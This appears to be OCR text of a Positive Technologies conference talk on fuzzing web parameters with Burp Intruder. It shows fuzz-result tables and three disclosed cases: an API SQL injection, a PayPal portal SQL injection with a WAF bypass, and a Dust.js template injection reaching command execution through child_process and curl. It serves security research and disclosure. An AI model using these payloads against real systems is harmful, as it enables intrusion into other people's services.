\u005c\u0022            [200,200]   [5614,5614]
%C5%9C%C4%A2            [200,200]   [5614,5614]
*/
*%2F                    [200,200]   [94,94] stat":"fail","code":0,"message":"Sorry, the
*%252F                  [200,200]   [5614,5614]
\u002a\u002f            [200,200]   [5614,5614]
%C4%AA%C4%AF            [200,200]   [5614,5614]
/*
%2F*                    [200,200]   [5614,5614]
%252F*                  [200,200]   [5614,5614]
\u002f\u002a            [200,200]   [5614,5614]
%C4%AF%C4%AA            [200,200]   [5614,5614]
(*
```

*/ ERROR

*/ -- OK

*/ asd -- ERROR

*/ select 1 -- OK

*/ select exp(7002) - - ERROR

Example 1. SQLi

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extend


1 × | 2 × | 3 × | 4 × | 5 × | 6 × | 7 × | 8 × | 9 × | 10 × | 11 × | 12 × | 13 × | 14 × | 15 × | 16

Go | Cancel | < | >


Request

Raw | Params | Headers | Hex

```
GET
/services/rest?photo_id=22094071913&method=      .photos.getAllContexts&cs
rf=1469331476%3A476wrc565fav2t9%3A60bb732a72a57dfe2cbbe775e68a4655&api_key
=94d72f48180db62bd5a52fb3f580beca&format=json&hermes=1&hermesClient=1&reqI
d=88948ae9*/+select+updatexml(1,if((user()+like+'www-rw@%25'),'@','a'),1)+
--+&nojsoncallback=1 HTTP/1.1
Host: api.      .com
Connection: close
Origin: https://www.      .com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36
Accept: */*
Referer: https://www.      .com/photos/imhof89/22094071913/
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: en-US,en;q=0.8,ru;q=0.6
```



Example 2. PayPal Supplier Portal



Example 2. PayPal Supplier Portal

Go | Cancel | < | > | Target: https://my.paypal-suppliers.com

Request

Raw | Params | Headers | Hex

```
POST /LoginFailDeal.ashx HTTP/1.1
Host: my.paypal-suppliers.com
Content-Type:
application/x-www-form-urlencoded
Cookie:
ASP.NET_SessionId=hhtewur4sgafxacp5ygdwquj
Content-Length: 40

email='&sex=Mr&cust_name=zzzz&phone=zzzz
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 1
Content-Type: text/plain; charset=utf-8
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
X-Powered-By: ARR/2.5
X-Powered-By: ASP.NET
Server: PWS5
Date: Mon, 16 May 2016 02:42:50 GMT

1
```

Example 2. PayPal Supplier Portal

Go | Cancel | < | > | Target: https://my.paypal-suppliers.com

Request

Raw | Params | Headers | Hex

```
POST /LoginFailDeal.ashx HTTP/1.1
Host: my.paypal-suppliers.com
Content-Type:
application/x-www-form-urlencoded
Cookie:
ASP.NET_SessionId=hhtewur4sgafxacp5ygdwquj
Content-Length: 40

email=\&sex=Mr&cust_name=zzzz&phone=zzzz
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Length: 159
Content-Type: text/plain; charset=utf-8
Location:
/404.htm?aspxerrorpath=/LoginFailDeal.ashx
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
X-Powered-By: ARR/2.5
X-Powered-By: ASP.NET
Server: PWS5
Date: Mon, 16 May 2016 02:42:15 GMT

<html><head><title>Object
moved</title></head><body>
<h2>Object moved to <a
href="/404.htm?aspxerrorpath=/LoginFailDeal.a
shx">here</a>.</h2>
</body></html>
```

Example 2. PayPal Supplier Portal

Email=123' -> select … where 'Email'='123\'' -> HTTP 200 OK

Email=123\ -> select … where 'Email'='123\' -> HTTP 302 FOUND


Email=123\' -> select … where 'Email'='123\\'' -> HTTP 302 FOUND

Email=123\'# -> select … where 'Email'='123\\'#' -> HTTP 200 OK - we properly closed the query

Email=123\' and 1=1# -> HTTP 302 FOUND - should be 200 OK, but error, WAF?

Email=123\'/**/and/**/1=1# -> HTTP 200 OK - perfect


Example 2. PayPal Supplier Portal



$3000

Example 3. PayPal Demo Portal


http://artsploit.blogspot.ru/2016/08/pprce2.html



Example 3. PayPal Demo Portal

```
"
%22             [200,200]       [67901,67901]   ABOcaZDNh5J2jxwoiel1TUwnZ+STFh5WX0cnc="/></div></header>
%2522           [200,200]       [67901,67901]   42cGbdXvP2P5c/GNFnA20SUBIA8wWNmu/0waw="/></div></header>
\u0022          [200,200]       [67901,67901]   5p6u33351ICgA+S/isfM7kEp20F0uHOimnZMI="/></div></header>
%C4%A2          [200,200]       [67901,67901]   eimRD3l27xlD8A8X9VUXauEW928hPAR1KUtvY="/></div></header>
\
%5C             [500,500]       [2929,2929]     {"error":{"name":"SyntaxError","type":"unexpected_token_
%255c           [200,200]       [67901,67901]   GEnFamzT97OxA/SXwIbupsU+cllHbYcLFKeps="/></div></header>
\u005c          [200,200]       [67901,67901]   0GElzMqqF3deM3U2VHkXquKOaHXbGjy7KYKTE="/></div></header>
%C5%9C          [200,200]       [67901,67901]   5u9t8a1BU83X4yCKXcvRMIrgzkEPFhfypJD7Y="/></div></header>
\\
%5C%5C          [200,200]       [67901,67901]   Og1SOmsfm1svt+enXomxD4n524QJkhymOQLRg="/></div></header>
%255c%255c      [200,200]       [67901,67901]   wG1SNWktHhxTKlaW8Pj2vConBwr43xHdZ96jE="/></div></header>
\u005c\u005c    [200,200]       [67901,67901]   WK1Pzv6h8QuRAhYUNDPmgSkv2xyEEaperaOB8="/></div></header>
%C5%9C%C5%9C    [200,200]       [67901,67901]   7gkFdJ24e7j1TqcRZQ2R3RjRZYm8zVKuhMw7o="/></div></header>
`
%60             [200,200]       [67901,67901]   BZwdh2UQ1yjY4HzwX5gnRaWQbhPjQTG6ZAPuc="/></div></header>
```

Example 3. PayPal Demo Portal




Example 3. PayPal Demo Portal

Dust.js Template Injection

```
/?device=desktop -> {@if cond="'{device}' == 'desktop'"} -> 200 OK

/?device=desktop\ -> {@if cond="'{device}' == 'desktop\'"} -> 500 Error

/?device=desktop\' -> {@if cond="'{device}' == 'desktop\&#39;'"} -> 200 OK ☹

/?device[]=desktop' -> {@if cond="'{device}' == 'desktop''"} -> 500 Error ☺

/?device[]=desktop'-' -> {@if cond="'{device}' == 'desktop'-'''"} -> 300 OK

/?device[]=desktop'-require('child_process').exec('curl+- … -> 777 OK
```

Example 3. PayPal Demo Portal



Advanced Intruder

Areas to improve:

- Enrich payloads.txt
- Better statistic algorithm for deviants
- Analyze HTML structure difference
- More new injections ☺

Available soon…

POSITIVE TECHNOLOGIES

Thank you!

Michael Stepankin

@ArtSploit artsploit@gmail.com

Positive Technologies